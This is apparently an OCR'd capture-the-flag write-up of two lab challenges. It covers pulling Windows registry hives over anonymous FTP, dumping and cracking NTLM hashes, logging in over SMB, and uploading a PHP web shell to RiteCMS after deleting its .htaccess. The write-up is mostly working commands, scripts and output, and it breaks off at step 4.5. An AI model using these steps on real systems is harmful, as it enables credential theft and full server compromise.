
Category: Boot2Root | **Points:** 930 | **Difficulty:** Very Hard

Target: `192.168.1.22` | **Flag:** `OWASPKL{b955142d1496bc8d6f0d5b16f014666}`

1. Challenge Overview

Windows box exposing FTP and SMB. The path:

- Anonymous FTP (active mode) exposes the `SAM`, `SECURITY`, `SYSTEM` registry hives.
- Dump NTLM hashes offline on Kali, crack `webadmin`.
- Use the cracked creds over SMB to read `webadmin\Desktop\local.txt`.



2. Initial Reconnaissance


I ran Nmap and found FTP + SMB exposed.

▸ Bash
```
nmap -sC -sV -p- -T4 192.168.1.22
```

Result (key ports):

- `21/tcp` FileZilla FTP, anonymous login allowed.
- `445/tcp` SMB.
- `80/443/8080` web services.

▸ Bash
```
PORT      STATE SERVICE       VERSION

21/tcp    open  ftp           FileZilla ftpd 1.12.6
445/tcp   open  microsoft-ds?
8080/tcp  open  http          Apache httpd 2.4.58
```



3. Analysis / Forensics Path

3.1 Enumerate anonymous FTP and find the hives


Anonymous login is allowed. Passive listing hung, so I forced active mode and listed the root — three Windows registry hives are exposed.


▸ Bash

```
python3 -c "
from ftplib import FTP
ftp=FTP('192.168.1.22'); print(ftp.getwelcome())
print(ftp.login('anonymous','anonymous@test'))
ftp.set_pasv(False)            # active mode (passive hangs vs this FileZilla)
ftp.retrlines('LIST'); ftp.quit()"
```

▸ Bash

```
220-FileZilla Server 1.12.6
230 Login successful.
-r--r--r-- 1 ftp ftp     81920 May 26 13:21 SAM
-r--r--r-- 1 ftp ftp     24576 May 26 13:21 SECURITY
-r--r--r-- 1 ftp ftp  11456512 May 26 13:21 SYSTEM
```





3.2 Download the hives

The helper (`payloads/ftp_active_hive_loot.py`) repeats the same anonymous + active-mode session and `RETR`s the three files into `loot/`:

▸ Python

```
from ftplib import FTP
print("[*] Connected and switched to active mode")
ftp = FTP('192.168.1.22')
ftp.login('anonymous', 'anonymous@test')
ftp.set_pasv(False) # active mode

for fn in ('SAM', 'SECURITY', 'SYSTEM'):
        ftp.retrbinary(f'RETR {fn}', open(f'loot/{fn}', 'wb').write)
        print(f"[+] Downloaded {fn}")

ftp.quit()
```

▸ Bash

```
python3 /payloads/ftp_active_hive_loot.py
```

▸ Bash

```
[*] Connected and switched to active mode

[+] Downloaded SAM      -> loot/SAM      (81920 bytes)
[+] Downloaded SECURITY -> loot/SECURITY (24576 bytes)
[+] Downloaded SYSTEM   -> loot/SYSTEM   (11456512 bytes)
```


3.3 Dump NTLM hashes offline

▸ Bash

```
impacket-secretsdump -sam loot/SAM -security loot/SECURITY -system loot/SYSTEM LOCAL
```

▸ Bash

```
[*] Target system bootKey: 0x9bb8173d4c12219685e7f526ff8e7735

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

webadmin:1002:aad3b435b51404eeaad3b435b51404ee:97d15e7e19988b89622647e0c2a5f2a1:::
```



4. Exploitation / Recovery


4.1 Crack the `webadmin` NTLM hash

▸ Bash

```
printf '97d15e7e19988b89622647e0c2a5f2a1\n' > loot/webadmin_nt.txt
hashcat -m 1000 -a 0 loot/webadmin_nt.txt /usr/share/wordlists/rockyou.txt
hashcat -m 1000 loot/webadmin_nt.txt --show
```

▸ Bash

```
97d15e7e19988b89622647e0c2a5f2a1:webhead2290
```



4.2 Read the flag over SMB


Then used SMB to read the flag:


▸ Bash

```
smbclient //192.168.1.22/Users -U 'webadmin%webhead2290' -c 'cd webadmin/Desktop; ls; get local.txt
proof/local.txt'

cat proof/local.txt
```

▸ Bash

```
OWASPKL{b955142d1496bc8d6f0d5b16f014666}
```





5. Flag

`OWASPKL{b955142d1496bc8d6f0d5b16f014666}`

6. Summary of Approach & Key Takeaways

44. FTP anonymous access exposed backup registry hives.
45. Active-mode FTP bypassed the passive listing/download hang.
46. Offline `secretsdump` recovered the `webadmin` NTLM hash.
47. hashcat cracked it to `webhead2290`.
48. SMB with the cracked creds read `local.txt`. No binary executed on target.

- Never expose `SAM`/`SECURITY`/`SYSTEM` over anonymous FTP — that is full offline credential disclosure.
- When passive FTP hangs against Windows, switch to active mode.

The Art of Evasion & Persistence - II

Category: Boot2Root | **Points:** 971 | **Difficulty:** Very Hard

File: `192.168.1.22` | **Flag:** `OWASPKL{33e9d2bbd6c42bf3b71aefbe7dan1...`

1. Challenge Overview

Reuse the Part I creds (`webadmin:webhead2290`) on RiteCMS (8080). PHP execution in `media/` is blocked by `.htaccess`; delete it via the file manager, upload a PHP payload, and read `C:\Users\Administrator\Desktop\proof.txt` as `nt authority\system`.

2. Initial Reconnaissance


2.1 Confirm the web service

▸ Bash

```
nmap -sC -sV -p 8080 192.168.1.22 -oA art2_nmap_8080
```

▸ Bash

```
8080/tcp open  http  Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.0.30)

http-title: Welcome to XAMPP
```



3. Analysis / Forensics Path

3.1 Log in and enumerate the `media` directory

Reuse the Part I creds, then browse the file manager. The login redirects (`302`) and the `media` listing shows a `.htaccess` sitting alongside the uploads dir.

▸ Bash

```
curl -s -c proof/rite.cookie -d 'username=webadmin&userpw=webhead2290' -X POST
'http://192.168.1.22:8080/ritecms/admin.php' -o /dev/null -w 'login http=%{http_code}\n'

curl -s -b proof/rite.cookie 'http://192.168.1.22:8080/ritecms/admin.php?mode=filemanager&directory=media' |
grep -oiE '\.htaccess|[a-z_]+\.php' | sort -u
```

▸ Bash

```
login http=302

.htaccess
```

3.2 Confirm `.htaccess` blocks PHP execution


Fetching anything under `media/` while the `.htaccess` is present returns `403` — PHP is denied until that file is removed via the same file manager.


▸ Bash

```
curl -s -o /dev/null -w 'GET /ritecms/media/.htaccess -> http=%{http_code}\n'
'http://192.168.1.22:8080/ritecms/media/.htaccess'
```

▸ Bash

```
GET /ritecms/media/.htaccess -> http=403
```





4. Exploitation / Recovery


4.1 Log into RiteCMS (Part I creds)

▸ Bash

```
curl -s -i -c proof/rite.cookie -d 'username=webadmin&userpw=webhead2290' -X POST
'http://192.168.1.22:8080/ritecms/admin.php'
```

▸ Bash

```
HTTP/1.1 302 Found

Location: ./
```



4.2 Delete `media/.htaccess`

▸ Bash

```
curl -s -i -b proof/rite.cookie \
  -d 'mode=filemanager&delete=.htaccess&dir=media&confirmed=OK+-+Delete+file' \
  -X POST 'http://192.168.1.22:8080/ritecms/admin.php'
```

4.3 Upload and run the enumeration payload

First upload `kali_enum.php` to confirm the execution context and locate the flag instead of assuming its path or name.

▸ PHP


```php
<?php
header('Content-Type: text/plain');
echo "WHOAMI=" . trim((string)shell_exec('whoami')) . "\n";
echo "--- Administrator Desktop listing ---\n";
echo shell_exec('dir /b C:\\Users\\Administrator\\Desktop') . "\n";
echo "--- Files matching flag format ---\n";
echo shell_exec('findstr /s /i /m "OWASPKL{" C:\\Users\\Administrator\\Desktop\*');
?>
```


▸ Bash

```bash
curl -s -i -b proof/rite.cookie \
  -F 'mode=filemanager' -F 'directory=media' \
  -F 'file_name=kali_enum.php' -F 'overwrite_file=true' -F 'upload_mode=1' \
  -F 'upload_file_submit=OK - Upload file' \
  -F 'file=@payloads/kali_enum.php;type=application/octet-stream' \
  'http://192.168.1.22:8080/ritecms/admin.php'
curl -s 'http://192.168.1.22:8080/ritecms/media/kali_enum.php'
```

▸ Bash

```
WHOAMI=nt authority\system

--- Administrator Desktop listing ---
proof.txt

--- Files matching flag format ---
C:\Users\Administrator\Desktop\proof.txt
```





Execution is `nt authority\system` and `proof.txt` is the file on the Administrator desktop matching the `OWASPKL{` format.

4.4 Upload the flag-read payload

▸ PHP

```php
<?php
header('Content-Type: text/plain');
echo "WHOAMI=" . trim((string)shell_exec('whoami')) . "\n";
echo "PROOF=" . @file_get_contents('C:\\Users\\Administrator\\Desktop\\proof.txt');
?>
```

▸ Bash

```bash
curl -s -i -b proof/rite.cookie \

  -F 'mode=filemanager' -F 'directory=media' \

  -F 'file_name=kali_proof.php' -F 'overwrite_file=true' -F 'upload_mode=1' \

  -F 'upload_file_submit=OK - Upload file' \

  -F 'file=@payloads/kali_proof.php;type=application/octet-stream' \

  'http://192.168.1.22:8080/ritecms/admin.php'
```

4.5 Execute payload and read flag


▸ Bash

